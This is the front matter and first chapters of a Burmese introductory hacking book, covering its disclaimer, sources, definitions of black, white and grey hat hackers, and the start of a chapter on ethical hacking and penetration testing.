HACKERS
Standard Guide Book

ခေတ်မင်းညို

လွယ်ကူလေ့လာ

အခြေခံ Hacking နည်းပညာ

Basic Hacking Techniques

အမည်ရှိ ယခု စာအုပ်တွင် Hacking နှင့်
ပတ်သက်၍ ဘာကိုမျှ နားမလည်သည့်
ယခုမှ စတင်မည့်သူများအတွက်
Real Basic ကိုသာ ထည့်သွင်းထားပါသည်

Parctical ၄ လုလာလိုသူများအတွက်
Grade 3 Hacking စာအုပ်ကို ဖတ်ရှုရန်
လိုအပ်ပါသည်

ကျေးဇူးတင်လွှာ

အနန္တောအနန္တငါးပါးကို ဦးထိပ်ထားလျက် ကျွန်တော့်၏ သင်ဆရာ၊ မြင်ဆရာ၊ ကြားဆရာ များနှင့်တကွ ဤစာအုပ် ဖြစ်မြောက်စေရေးအတွက် ဝိုင်းဝန်းကူညီ ပေးခဲ့ကြပါကုန်သော မိတ်ဆွေများအားလုံး၊ ထုတ်ဝေဖြန့်ချီပေးပါသော ကောင်းဆုသာ စာပေမှ စာရေးဆရာ ဆရာဟန်သုသော်၊ ဝယ်ယူအားပေးဖတ်ရှုကြပါကုန်သော နည်းပညာချစ်သူများနှင့်တကွ အခြားကျေးဇူးတင်ထိုက်သူအားလုံးတို့အား ကျေးဇူးအထူးပင် တင်ရှိပါကြောင်း ဦးစွာဖော်ပြအပ်ပါသည်ခင်ဗျာ။

စာရေးသူ

Disclaimer

ကျွန်တော် ရေးသားသော Basic Hacking Guide (လွယ်ကူလေ့လာ အခြေခံ Hacking နည်းပညာ) စာအုပ်သည် ကျွန်တော်တို့ နိုင်ငံတွင် မကြာမီ လိုအပ်ချက်တစ်ခု ဖြစ်လာမည့် Security ပိုင်းဆိုင်ရာအတွက် အထောက်အပံ့ရရှိစေရန် Penetration Tester အဖြစ် ဝါသနာအလျောက် လုပ်ဆောင်လိုသည့် နည်းပညာ စိတ်ဝင်စားသူများ အတွက်သာ ရည်ရွယ်ရေးသားထားခြင်းဖြစ်ပါသည်။

သို့ဖြစ်၍ ဤစာအုပ်ပါ အကြောင်းအရာများနှင့် အခြေခံ နည်းပညာများသည် Educational Purpose Only သာဖြစ်ပြီး မည်သည့် Cyber Security Breaches ကိုမျှ အားမပေးပါ။ အကယ်၍ လုပ်ဆောင်ပါကလည်း ဤစာအုပ်နှင့် မသက်ဆိုင်ပါကြောင်း ကြိုတင် အသိပေးအပ်ပါသည်ခင်ဗျာ။

စာရေးသူ

DESCRIPTION

စာရှုသူ နည်းပညာချစ်သူအပေါင်း မင်္ဂလာပါခင်ဗျာ။ ဒီစာအုပ်လေးနဲ့ ပတ်သက်ပြီး အမှာစာ လို့ မသုံးနှုန်းလိုတာကြောင့် Description (ဖော်ပြချက်) အနေနဲ့သာ ထည့်သွင်းလိုက်ပါရစေ။ ဒီစာအုပ်လေးနဲ့ ပတ်သက်ပြီး ကျွန်တော့်အနေနဲ့ ကြိုတင် ဆွေးနွေးစရာလေးတွေ ရှိနေတာကြောင့် ဒီစာမျက်နှာလေးတွေကို ပြီးဆုံးတဲ့အထိ ဖတ်ပေးဖို့ တောင်းဆိုပါရစေခင်ဗျာ။ ဒီစာအုပ်လေးကို ကျွန်တော် ရေးချင်နေတာ အချိန် တော်တော် ကြာပါပြီ။ အကြောင်းအမျိုးမျိုးကြောင့် မရေးဖြစ်ခဲ့ပါဘူး။

အချို့ကတော့ ကျွန်တော့်ကို တွန်းအားပေးကြပါတယ်။ Hacking ဆိုင်ရာ စာအုပ်လေးတစ်အုပ် ရေးဖို့ အကြောင်းပေ့ါ။ ဒါကြောင့်ပဲ ကျွန်တော့် အားလပ်ချိန်လေး တွေကို အနည်းငယ်စီ ဖဲ့ပြီး ဒီစာအုပ်လေးကို ရေးဖြစ်ခဲ့ပါတယ်။ ဒီစာအုပ်လေးသည် မည်သည့် Hacking စာအုပ်ကိုမှ တိုက်ရိုက် ဘာသာပြန်ထားတဲ့ စာအုပ် မဟုတ်ပါ။ ဒီစာအုပ်လေး ရေးဖို့အတွက် ကျွန်တော့်အနေနဲ့ ကိုးကားခဲ့တာတော့ ရှိပါတယ်။ Hacking with Kali (James Broad & Andrew Binder) စာအုပ်ကို ကိုးကားခဲ့တာပါ။ Chapter တွေကိုတော့ EC council ရဲ့ CEH module တွေကို အတုယူပြီး စီစဉ်ခဲ့ပါတယ်။ ကျန်ရှိတဲ့ ရှင်းလင်းချက်တွေကိုတော့ Kali ရဲ့ Official Page ဖြစ်တဲ့ offensive security ရဲ့ Documentation တွေကို ယူသုံးထားပါတယ်။

ဒီစာအုပ်လေး ရေးတဲ့အခါမှာ ကျွန်တော့်အတွက် အကြီးမားဆုံး အခက်အခဲ တွေ ကြုံခဲ့ရပါတယ်။ တစ်ခုက သဘောတရားပိုင်းပါ။ (ကျွန်တော် တက်ခဲ့ဖူးတဲ့ Online Training လေးတစ်ခု ရှိပါတယ်။ အခန်း တစ်ခုချင်းစီကို သဘောတရားပိုင်းချည်းပဲ ဆွေးနွေးထားတဲ့ စာအုပ် လေးအုပ်မှာ တစ်အုပ်ကို စာမျက်နှာ ၅၀၀ ဝန်းကျင် ရှိပါတယ်။) ဒီနေရာမှာ ကျွန်တော့်အတွက် အခက်အခဲက သဘောတရားပိုင်းတွေကို ထည့်သွင်းမလား ဖယ်ထားမလား ဆိုတာ စဉ်းစားရခြင်း ဖြစ်လာပါတယ်။

စာဖတ်သူ အတော်များများသည် သဘောတရားပိုင်းဆိုင်ရာ တွေကို ဖတ်ဖို့ ပျင်းကြတယ် လို့ ကျွန်တော် ထင်မိပါတယ်။ ဒါပေမယ့် အချို့သော သဘောတရားပိုင်း တွေကို နားမလည်ဘူးဆိုရင် (သဘောတရားမပါတဲ့ လက်တွေ့သည်) တတ်မြောက်ဖို့ ခက်ပါတယ်။ မဖြစ်မနေ နားလည် သင့်တဲ့ အကြောင်းအရာတွေကို သိရှိထားမှသာလျှင် ထိုအကြောင်းအရာတွေပေါ် မူတည် စဉ်းစားရမယ့် အခြေအနေ ကြုံလာတဲ့အခါ အသုံးချ နိုင်ပါလိမ့်မယ်။ ဒါကြောင့် ဒီစာအုပ်ထဲမှာ သဘောတရားတွေလည်း ပါစေ၊ စာမျက်နှာအရလည်း အဆင်ပြေစေ ဆိုပြီး အတိုချုပ် ထည့်သွင်းဖော်ပြချက်တွေ ပါဝင်နေပါတယ်။

ဒါကြောင့် အချို့သော နေရာလေးတွေမှာ တစ်ယောက်မကျန် သဘောပေါက် နားလည်တာမျိုး မဖြစ်ဘဲ ကျန်ချင် ကျန်နေခဲ့နိုင်တဲ့ အားနည်းချက်တစ်ခု ဖြစ်သွားပါတယ်။ ဥပမာ ပြောရရင် Networking နဲ့ ပတ်သက်ပြီး သိရှိနားလည် ထားသူ

တွေက ကျွန်တော် အတိုချုပ် ပြောပြထားပေမယ့် ဖတ်ပြီး နားလည်နိုင်ပေမယ့် networking နဲ့ ပတ်သက်ပြီး လေ့လာထားမှု မရှိသေးသူတွေကတော့ နားလည်ဖို့ အနည်းငယ် ကြိုးစားရမယ့် အခြေအနေပါ။ အဲသည်အတွက် ဖတ်သင့်တဲ့ စာအုပ်တွေ pdf တွေကိုလည်း Facebook Secret Group ကနေ ဆက်ပြီး တင်ပေးသွားမှာ ဖြစ်ပါတယ်။ ယခုစာအုပ်မှာ ပါဝင်တဲ့ Member Form မှာ ပုံစံလေးဖြည့်ပြီး ပေးပို့ခြင်း အားဖြင့် Facebook Secret Group ကို ဝင်ရောက်နိုင်မှာ ဖြစ်ပါတယ်။

ဒုတိယ အခက်အခဲတစ်ခုက English အခေါ်အဝေါ်လေးတွေနဲ့ ပတ်သက်တာပါ။ အချို့သော ဝေါဟာရတွေကို မြန်မာလို ပြောပြဖို့ မလွယ်တဲ့အတွက် ဒီတိုင်းထားရသလို မြန်မာလို ပြောပြလို့ ရတဲ့ ဝေါဟာရတွေအတွက်လည်း သုံးလေးကြိမ်လောက် မြန်မာလိုနဲ့ English လို တွဲပြီး ဖော်ပြထားပါတယ်။ နောက်ပိုင်းမှာ ထို အခေါ်အဝေါ်တွေကို အင်္ဂလိပ်လိုပဲ သုံးပါတယ်။ ဘာကြောင့်လဲ ဆိုတော့ Vulnerability ကို မြန်မာလို အားနည်းချက် ဆိုတဲ့အကြောင်း အကြိမ်ကြိမ် တွဲပြီး ဖော်ပြထားပေမယ့် ကျွန်တော့် သဘောအရ Vulnerability လို့ပဲ ခေါ်စေချင်ပါတယ်။ စာရှုသူတွေလည်း အဲသလိုပဲ မှတ်ထားစေချင်ပါတယ်။ ဘာကြောင့်လဲဆိုရင်တော့ msf ထဲမှာ vulns လို vulnerabilities ကို အတိုကောက် သုံးရတာမျိုးတွေ ကြုံတတ်လို့ ဖြစ်ပြီး man တွေ help တွေ ဖော်ကြည့်တဲ့အခါမှာလည်း ထိုစကားလုံးတွေကို နားလည်စေချင်လို့ပါ။

ဒါကြောင့် ကျွန်တော် ကြုံရတဲ့ ဒုတိယ အခက်အခဲသည် ဝေါဟာရ (အခေါ်အဝေါ်) ပိုင်း ဖြစ်လာပါတယ်။ ခုန ဥပမာအတိုင်းပဲ ဆွေးနွေးရရင် စာအုပ်တစ်အုပ်လုံးမှာ အားနည်းချက် လို့ချည်းပဲ တွင်တွင် သုံးသွားလို့ ရပေမယ့် အင်္ဂလိပ်စာလုံးတွေပဲ မြင်ရတဲ့ နေရာတွေမှာ မမှတ်မိတော့မှာ စိုးမိတာကြောင့် မြန်မာလို ခေါ်လို့ ရပေမယ့်လည်း အင်္ဂလိပ်လိုပဲ ညှပ်သုံးလိုက်ပါတယ်။ ဒါကြောင့် အင်္ဂလိပ်လို စကားလုံးလေးတွေ ညပ်ပါနေတာကို နားလည်ပေးကြပါလို့ ကြိုတင် ပန်ကြားပါရစေ။

ဒီစာအုပ်လေးသည် ကျွန်တော့်အတွက် ပထမဆုံး အတွေ့အကြုံ ဖြစ်ပါတယ်။ ဒါကြောင့် အားနည်းချက်တွေ ရှိနေနိုင်ပါတယ်။ ဒီစာအုပ်လေးကို အခြေခံအဖြစ် ထုတ်ဝေခြင်းသာ ဖြစ်ပြီး Hacking နယ်ပယ်သည် ကျယ်ပြောလွန်းတဲ့အတွက် ဒီစာအုပ်တစ်အုပ်တည်းမှာတော့ နည်းပညာ အားလုံးကို ပါဝင်အောင် ထည့်သွင်းလိုက်နိုင်ခြင်း မရှိခဲ့ပါ။ ဥပမာ - SQL Injection လို အခန်းမျိုးတွေသည် သီးသန့် စာအုပ် တစ်အုပ် ရေးမှသာလျှင် Manual လုပ်ဆောင်နိုင်ဖို့အတွက် အဆင်ပြေမှာ ဖြစ်ပါတယ်။ ဒီစာအုပ်ထဲမှာတော့ tool တွေနဲ့ လုပ်ဆောင်တဲ့ အပိုင်းလေးတွေသာ ထည့်သွင်း ဆွေးနွေးခဲ့နိုင်ပါတယ်။

၂၀၁၈ မေ လလောက်မှာ Hacking Tool များကို အသုံးပြုခြင်း နှင့် Hacking Trick များ ဆိုတဲ့ စာအုပ်လေး တစ်အုပ် ထပ်မံ ထုတ်ဝေသွားပါမယ်။ ထိုစာအုပ်အတွက် အခြေခံအဖြစ် ဒီစာအုပ်ကလေးကို လေ့လာထားသင့်ပါတယ်။ ဒီထဲက လုပ်ဆောင်ချက်တွေနဲ့ သဘောတရားတွေကို နားလည်လျှင် အတိုင်းအတာတစ်ခုအထိ အခြေခံပညာ လမ်းကြောင်းပေါ် ခြေချနိုင်မယ်လို့တော့ ယုံကြည်ထားပါတယ်။

ဒီစာအုပ်လေးထဲမှာ ပါဝင်တဲ့ အကြောင်းအရာတွေသည် ကျွန်တော့်ရဲ့ Blog လေး ဖြစ်တဲ့ www.khitminnyo.com မှာ ရေးသားဖော်ပြ ထားတဲ့ အကြောင်းအရာတွေကို ပြန်လည် စုစည်း ထုတ်ထားခြင်းလည်း မဟုတ်ပါ။ ကျွန်တော့်ရဲ့ blog လေးမှာလည်း လေ့လာလို့ ရမယ့် အကြောင်းအရာလေးတွေကို စီစဥ်ထားရှိပေးပါတယ်။ Kali Linux installer ခွေ ပြုလုပ်နည်း၊ Kali Linux ကို တင်ပြီး အသုံးပြုနည်း၊ VirtualBox မှာ အသုံးပြုနည်း၊ Live Mode အနေနဲ့ အသုံးပြုနိုင်ဖို့ USB stick မှာ ထည့်သွင်းနည်း စတာတွေကိုလည်း Blog မှာ စုစည်းပေးထားပါတယ်။ တင်နည်းကို တစ်ယောက်ချင်းစီ အတွက် ကွန်ပျူတာ အခြေအနေပေါ် မူတည်ပြီး ဆွေးနွေးပေးသွားမှာဖြစ်တဲ့အတွက် ကြိုတင်ထားစရာမလိုပါခင်ဗျာ။ (တင်ပြီးသားသူတွေကတော့ ပြန်လုပ်စရာမလိုလောက်ပါ။ ပြန်တင်ဖို့ လို မလို စတာတွေကို ဆွေးနွေးနိုင်ပါသေးတယ်ခင်ဗျာ)

နောက်တစ်ခုအနေနဲ့ ဒီစာအုပ်ထဲမှာ ပါဝင်တဲ့ Tools/Application တွေကို bit.ly/kmn-app ဆိုတဲ့ လိပ်စာလေးကို Browser မှာ ရိုက်ထည့်လိုက်တာနဲ့ နာမည်အလိုက် ဒေါင်းယူရမှာတွေကို စုစည်းပေးထားတဲ့ Page ကို ရောက်ရှိပါမယ်။ Latest Version တွေချည်းပဲ စုစည်းပေးထားပါတယ်။ အမြဲတမ်း update version ကို ရနိုင်ဖို့ပါ။

ဒီစာအုပ်သည် အခြားသော စာအုပ်တွေနဲ့ နှိုင်းယှဥ်ကြည့်ရင် အခွေ မပါပါဘူး။ အခွေလုပ်နည်း နဲ့ တင်နည်းတွေကိုပါ မိမိဘာသာ လုပ်တတ်စေဖို့ လမ်းညွှန်ပေးတာက အခွေထည့်သွင်းပေးတာထက် ပိုပြီး သင့်လျော်မယ်လို့ ထင်မိတဲ့အတွက် ဖြစ်ပါတယ်။ မိမိဘာသာ ဖန်တီးခြင်းအားဖြင့် ထည့်ပေးတဲ့အခွေကို upgrade ပြန်လုပ်ရတာထက် Updated Version ကို ရရှိစေမှာ ဖြစ်ပါတယ်။

ကျွန်တော် ဒီစာအုပ်လေးကို စ ရေးစဥ်မှာ Kali Linux သည် 2017.1 သာ ရှိသေးသော်လည်း စာအုပ်လေး ရေးပြီးလို့ ဒီ ဖော်ပြချက်လေး ရေးနေစဥ်မှာ 2017.3 ဖြစ်သွားပါပြီ။ ဒါကြောင့် မိမိတို့ဘာသာ Updated Version (Latest Version) ကို ရယူသုံးစွဲတတ်ဖို့ကို ပိုပြီး အလေးထားခဲ့ခြင်းဖြစ်ပါတယ်။

ဖော်ပြချက်နဲ့တင် အတော် ရှည်လျားသွားပြီထင်ပါတယ်။ နိဂုံးချုပ်အနေနဲ့ ဒီစာအုပ်ထဲက အကြောင်းအရာတွေကို ကျော်မဖတ်ဖို့၊ လိုက်လုပ်ဖို့ လိုအပ်တဲ့ နေရာတွေမှာ လိုက်လုပ်ကြည့်ပြီးမှ ရှေ့ဆက်ဖတ်ဖို့ နဲ့ လေ့ကျင့်ဖို့ လိုအပ်တဲ့နေရာတွေမှာ တစ်ပိုင်းမပြီးခင် (သေချာ မလုပ်တတ်သေးခင်) နောက်တစ်ပိုင်း မဆက်ဖို့ စတာလေးတွေကို ကြိုတင် မှာကြားရင်းနဲ့ ဒီစာအုပ်လေးနဲ့ ပတ်သက်တဲ့ ဖော်ပြချက်လေးတွေကို ရပ်နားပါရစေခင်ဗျာ။

စာရေးသူ
ခေတ်မင်းညို

khitminnyo@khitminnyo.com

Basic Hacking Guide

Facebook Secret Group

Member Form

Facebook Account Name

Free Ver

Contact Mail

Signature

Send to Viber - 09 976 41 3560

CHAPTER 1: Introduction to Hacking

1. Hacking ဆိုတာ

Hacking ဆိုတာ ဘာလဲဆိုတာတွေနဲ့ပတ်သက်ပြီး ကျွန်တော်တို့ ကြိမ်ဖန်များစွာ သိဖူးဖတ်ဖူးပြီးဖြစ်နေတာမို့ ဒီနေရာမှာ လိုရင်းတွေကိုချည်း ဖော်ပြသွားပါတော့မယ်။ Hacking က "hack = ခုတ်ထစ်သည်။ ဖြတ်တောက်သည်။" ဆိုတဲ့ English Word တစ်ခုကနေ ဆင်းသက်လာတာဖြစ်ပြီး ကွန်ပျူတာနယ်ပယ်မှာတော့ "gaining unauthorized access to data in a system or computer" လို့ ဖွင့်ဆိုကြပါတယ်။

ဒါကြောင့် နည်းပညာနယ်ပယ်မှာတော့ Hacking ဆိုတာဟာ နက်ဝပ် (သို့မဟုတ်) ကွန်ပျူတာ (သို့မဟုတ်) စနစ် တစ်ခုခု၏ ခွင့်ပြုချက်ပေးမထားသော အခွင့်အရေးကို ရယူ သုံးစွဲခြင်း။ တစ်နည်းအားဖြင့် အဆိုပါ နက်ဝပ်ဖြစ်စေ၊ ကွန်ပျူတာဖြစ်စေ၊ စနစ်တစ်ခုခုဖြစ်စေ အတွင်းသို့ ခွင့်ပြုချက်မရှိဘဲ ဝင်ရောက်ခြင်း လို့ ဆိုလိုပါတယ်။

Cambridge Dictionary အရဆိုရင်တော့ Hacking ဆိုတာသည် ကွန်ပျူတာစနစ်တစ်ခုခုအတွင်း သိုလှောင်ထားသော အချက်အလက်များကို ရယူရန်ဖြစ်စေ၊ ထိုကွန်ပျူတာစနစ်များအတွင်း ဗိုင်းရပ်များ ပြန့်ပွားစေရန်ဖြစ်စေ စသည့် ရည်ရွယ်ချက်မျိုးဖြင့် ကွန်ပျူတာကို တရားမဝင် အသုံးပြုခြင်း လို့ ဖွင့်ဆိုပါတယ်။

2. Hacker ဆိုတာ

Hacking ကို လုပ်ဆောင်သူ လို့ အလွယ်ဆုံးပြောလို့ရပါတယ်။ စနစ်အမျိုးမျိုးအတွင်းကို ထွင်းဖောက်ဝင်ရောက်သူ၊ အခြားသူတွေရဲ့ ကွန်ပျူတာစနစ်တွေထဲက အရေးပါတဲ့ information (data) တွေကို တရားမဝင် ရယူ/ဖျက်ဆီးသူ၊ ဆက်သွယ်ရေးစနစ်အမျိုးမျိုးကို ကြားဖြတ်နားထောင်သူ (အချက်အလက် ကြားဖြတ်ရယူသူ) စသည်ဖြင့် Hacker ကို အဓိပ္ပါယ်ဖွင့်ဆိုကြပါတယ်။

3. Hacker အမျိုးအစားများ

လုပ်ဆောင်ပုံနဲ့ ခံယူချက်တွေပေါ်မူတည်ပြီး Hacker တွေကို အမျိုးအစား ခွဲခြားကြပါတယ်။ အဓိကအုပ်စု သုံးစုကတော့ Black Hat Hacker, White Hat Hacker နဲ့ Grey Hat Hacker တို့ ဖြစ်ကြပါတယ်။

Black Hat Hacker တွေမှာတော့ ကောင်းမွန်ကျယ်ပြန့်တဲ့ ကွန်ပျူတာဆိုင်ရာ အသိပညာတွေ ရှိနေကြပြီး သူတို့ရဲ့ အသိပညာဗဟုသုတတွေကို Internet Security ကို ကျော်ဖြတ်ချိုးဖောက် (Breach or Bypass) တဲ့နေရာမှာ အသုံးပြုကြပါတယ်။ Black Hat Hacker တွေကို Cracker (or) Dark-site-hacker တွေလို့လည်း ခေါ်ဆိုကြပါသေးတယ်။ ကွန်ပျူတာနဲ့ နက်ဝပ်တွေထဲကို ချိုးဖောက်ဝင်ရောက်သူ၊

ကွန်ပျူတာဗိုင်းရပ်တွေကို ဖန်တီး ပျံ့ပွားစေသူတွေဟာ Black Hat Hacker တွေ ဖြစ်ကြပါတယ်။ သူတို့ဟာ သူတို့ရဲ့ လုပ်ဆောင်မှုကြောင့် တစ်ဘက်မှာ ဖြစ်သွားမယ့် ဆုံးရှုံးနစ်နာမှုတွေကို ထည့်တွေးလေ့ မရှိပါဘူး။ မိမိတို့အကျိုးစီးပွားကိုသာ ကြည့်တဲ့ လုပ်ရပ်တွေမျိုး လုပ်ဆောင်လေ့ရှိကြပါတယ်။ ဒါကြောင့် Black hat hacker တွေဟာ စိတ်ထားမကောင်း လုပ်ရပ်မကောင်းတဲ့ လူဆိုးတွေလို့ မှတ်ယူနိုင်ပါတယ်။

Black Hat, White hat ဆိုတာတွေက "The bad guys usually wore black hats and the good guys wore white ones." ဆိုတဲ့ အနောက်တိုင်း ရှေး ဆိုရိုးစကား တစ်ခုကနေ ဆင်းသက်လာတာ ဖြစ်ပါတယ်။ သဘောက လူကောင်းများသည် ဦးထုပ်ဖြူ ဆောင်းကြပြီး လူဆိုးများက ဦးထုပ်အနက် ဆောင်းကြသည် ပေါ့။

White Hat Hacker တွေကလည်း Black Hat Hacker တွေလိုပဲ ကွန်ပျူတာစနစ်တွေရဲ့ အားနည်းချက် ယိုပေါက်တွေကို ရှာဖွေပါတယ်။ Black Hat Hacker တွေနဲ့ မတူတာကတော့ White Hat Hacker တွေက ရှာတွေ့လာတဲ့ အားနည်းချက်တွေပေါ် အခွင့်ကောင်းယူပြီး တိုက်ခိုက်တာမျိုး မလုပ်ဘဲ အဲသည်အားနည်းချက်တွေကို ဘယ်လိုပြန်လည်ပြုပြင်ပြီး ကောင်းမွန်အောင်ဖန်တီးမလဲ ဆိုတာကို ကြံစည်လုပ်ဆောင်ပါတယ်။ သူတို့ရဲ့ စမ်းသပ်လုပ်ဆောင်မှုကြောင့် မည်သူ့ကိုမျှ ထိခိုက်နစ်နာစေမှုမရှိစေအောင် ကြံစည်လုပ်ဆောင်ရခြင်းမို့ White Hat Hacker တွေရဲ့ လုပ်ဆောင်ရမှုတွေက လက်တွေ့မှာ ပိုခက်ခဲပါတယ်။ ပြီးတော့ White Hat Hacker တွေဟာ စနစ်တစ်ခုကို စမ်းသပ်စစ်ဆေးဖို့ လိုအပ်တဲ့အခါ ထိုစနစ်ရဲ့ ပိုင်ရှင်ထံ ခွင့်တောင်းပြီးမှ ထိုစနစ်ကို ထိခိုက်စေခြင်းမရှိဘဲ Security အရ အားနည်းချက်တွေကို ရှာဖွေရပါတယ်။ အားနည်းချက်တွေ ရှာဖွေတွေ့ရှိပါကလည်း ပိုင်ရှင်ထံ အသိပေးခြင်း နဲ့ ကာကွယ်နိုင်မည့် နည်းလမ်း ရှာဖွေခြင်းတွေကို လုပ်ဆောင်ကြပါတယ်။ လေးစားအတုယူဖွယ် စိတ်ထားနဲ့ လုပ်ရပ်များကို လုပ်ဆောင်ကြသူတွေပေါ့။

Grey Hat Hacker ကတော့ white မကျ Black မကျ Hacker တွေ ဖြစ်ပါတယ်။ Black hat တွေလို စနစ်တွေကိုလည်း မဖျက်ဆီးကြသလို White Hat တွေလို ပိုင်ရှင်ထံခွင့်တောင်းတာမျိုးလည်း မလုပ်တတ်ကြပါဘူး။ White Hat တွေလို ခွင့်မတောင်းရင်တောင်မှ Black Hat တွေလို စနစ်တွေကို ထိခိုက်ပျက်စီးစေမှုမရှိအောင် လုပ်ဆောင်ရင်တော့ Grey Hat လည်း မဆိုးတဲ့အထဲမှာ ပါဝင်လာနိုင်ပါတယ်။ ဒါပေမယ့် Grey Hat Hacker အတော်များများကတော့ မိမိတို့ရဲ့ စမ်းသပ်မှုကြောင့် တစ်ဘက် System တွေ ပျက်စီးသွားလည်း ဂရုစိုက်လေ့မရှိကြပါဘူး။ ဒါကြောင့် စာဖတ်သူက White hat အဖြစ် မရပ်တည်နိုင်ရင်တောင် မိမိစမ်းသပ်မှုအတွက် တစ်ဖက်စနစ်တွေ ပျက်စီးမသွားစေဖို့ ဂရုစိုက်လုပ်ဆောင်မယ်ဆိုရင်တော့ လူဆိုးစာရင်းထဲမှာ ပါဝင်မှာ မဟုတ်တော့ဘူးပေါ့။

ဒါတွေကတော့ Hacker တွေရဲ့ ခံယူချက်နဲ့ အပြုအမူတွေပေါ် မူတည်ပြီး ခွဲခြားခြင်းသာ ဖြစ်ပါတယ်။ နားလည်တတ်ကျွမ်းမှု Skill အရ ခွဲခြားတာတွေလည်း ရှိပါသေးတယ်။ ဒီမှာတော့ အဲသည်အကြောင်း ထည့်သွင်းမပြောတော့ပါဘူး။

တကယ်လို့များ ကမ္ဘာပေါ်မှာ Hacker တွေသာ ရှိမနေဘူးဆိုရင် ယနေ့ ကျွန်တော်တို့ အသုံးပြုနေတဲ့ စနစ်တွေဟာ ခုလို ခိုင်မာလုံခြုံလာမယ်မထင်ပါဘူး။ Black Hat hacker တွေက အားနည်းချက်တွေ ရှာဖွေတိုက်ခိုက်တယ်။ White Hat Hacker တွေက အားနည်းချက်တွေကို ရှာဖွေကာကွယ်တယ်။ ဒီတော့ စနစ်မျိုးစုံအတွက် ကောင်းကျိုးပြုတဲ့ White Hat Hacker တွေဟာ လိုအပ်ချက်တစ်ရပ် ဖြစ်လာပါတော့တယ်။

ယနေ့ခေတ်ကို ပြန်ကြည့်မယ်ဆိုရင် ကျွန်တော်တို့နိုင်ငံမှာ အင်တာနက် အသုံးပြုမှုတွေ များပြားလာတယ်။ ကွန်ပျူတာ အသုံးပြုမှုတွေနဲ့ ကွန်ယက်အသုံးချမှုတွေ၊ Website ဖန်တီးအသုံးပြုမှုတွေ စတာတွေဟာ လက်ဖက်ရည်ဆိုင်ကစလို့ ကုမ္ပဏီတွေအထိ တိုးတက်အသုံးပြုမှုတွေကို မြင်တွေ့လာရပြီဖြစ်ပါတယ်။ အင်တာနက် အသုံးပြုမှုတွေ ပိုမိုများပြားလာတာနဲ့အမျှ အင်တာနက်ဆိုင်ရာ ဆိုက်ဘာလုံခြုံရေးတွေ အရေးပါလာသလို ဘဏ်လုပ်ငန်းတွေ၊ နိုင်ငံတကာနဲ့ ပတ်သက်ဆက်ဆံတဲ့ ငွေပေးငွေယူ ကိစ္စတွေကိုတောင်မှ ဖုန်းလေးတစ်လုံးပေါ်ကနေ လုပ်ဆောင်နိုင်နေတဲ့ခေတ်မှာ ဆိုက်ဘာရာဇဝတ်မှုတွေလည်း ပိုမိုများပြားလာနေတာကြောင့် Cyber Security ရဲ့ အခန်းကဏ္ဍဟာ အလွန်အရေးပါလာပါတယ်။

Hacking ကို စိတ်မဝင်စားလျှင်တောင်မှ မိမိတို့ရဲ့ လုံခြုံရေးအတွက် Knowledge တွေ ရှိဖို့ လိုအပ်လာပါတော့တယ်။ Hacking ကို မကောင်းတဲ့အလုပ်လို့ တရားသေ သတ်မှတ်ယူဆထားတတ်ကြတဲ့ အချို့သောသူတွေကို ကျွန်တော်တို့ ပတ်ဝန်းကျင်မှာ မြင်တွေ့ဖူးကြပါလိမ့်မယ်။ ကျွန်တော်ဆွေးနွေးခဲ့သလိုပါပဲ။ ကောင်းတဲ့ဘက်မှာ အသုံးချမယ့် hacker တွေ ကျွန်တော်တို့နိုင်ငံမှာ အရေးပေါ် လိုအပ်လို့နေပါပြီ။ မကြာမီ ကာလတွေအတွင်းမှာ မဖြစ်မနေလိုအပ်ချက်တစ်ရပ် ဖြစ်လာပါတော့မယ်။

Hacking ပေါ် အမြင်မကြည်သူများကို ပြောပြလိုတာတစ်ခုက Hacking ဆိုတာ လက်နက်တစ်ခုပါပဲ။ သေနတ်တစ်လက် ရှိတယ်ဆိုပါစို့။ အဲသည်သေနတ်က လူဆိုးလက်ထဲမှာ ရှိနေရင် လူကောင်းတွေအတွက် စိုးရိမ်စိတ်ပူစရာဖြစ်နေပေမယ့် အဲသည်သေနတ်ကပဲ ရဲတွေလက်ထဲမှာရှိနေရင်တော့ လူကောင်းတွေ စိတ်ပူစရာ မလိုတော့ပါဘူး။ သေနတ်သည် လူကို သေစေနိုင်ပေမယ့် ထိုသေနတ်ကို ကိုင်စွဲထားသူပေါ်မှာ မူတည်ပြီး သက်ရောက်မှု ကွာခြားသွားပါတယ်။

ဒီသဘောတရားအတိုင်းပါပဲ။ Hacking သည် သေနတ်တစ်လက် ဆိုကြပါစို့။ ဒါဟာ မကောင်းတဲ့အခြေအနေတစ်ခုမဟုတ်ပါဘူး။ ကာကွယ်ရေးဘက်မှာ အသုံးပြုတဲ့အခါ ထိုသေနတ်ကပဲ အားလုံးအတွက် ကောင်းကျိုးတွေကို ဖန်တီးပေးနိုင်စွမ်း တယ်မဟုတ်လား။

CHAPTER 2: Ethical Hacking (or) Penetration Testing

1.Penetration Testing ဆိုတာ


Ethical Hacking , Penetration Testing နဲ့ White Hat Hacking တို့ဟာ ခေါ်ဝေါ်သုံးစွဲမှုခြင်း ကွဲပြားပေမယ့် ဆိုလိုရင်းက တူညီကြပါတယ်။ Hacking ကို လုပ်ဆောင်တဲ့နေရာမှာ Ethic ဆိုတဲ့ ကိုယ်ကျင့်တရား စံနှုန်းတစ်ခု ပေါင်းစပ်လိုက်တဲ့အခါ Ethical Hacking ဆိုတာ ဖြစ်ပေါ်လာပါတယ်။

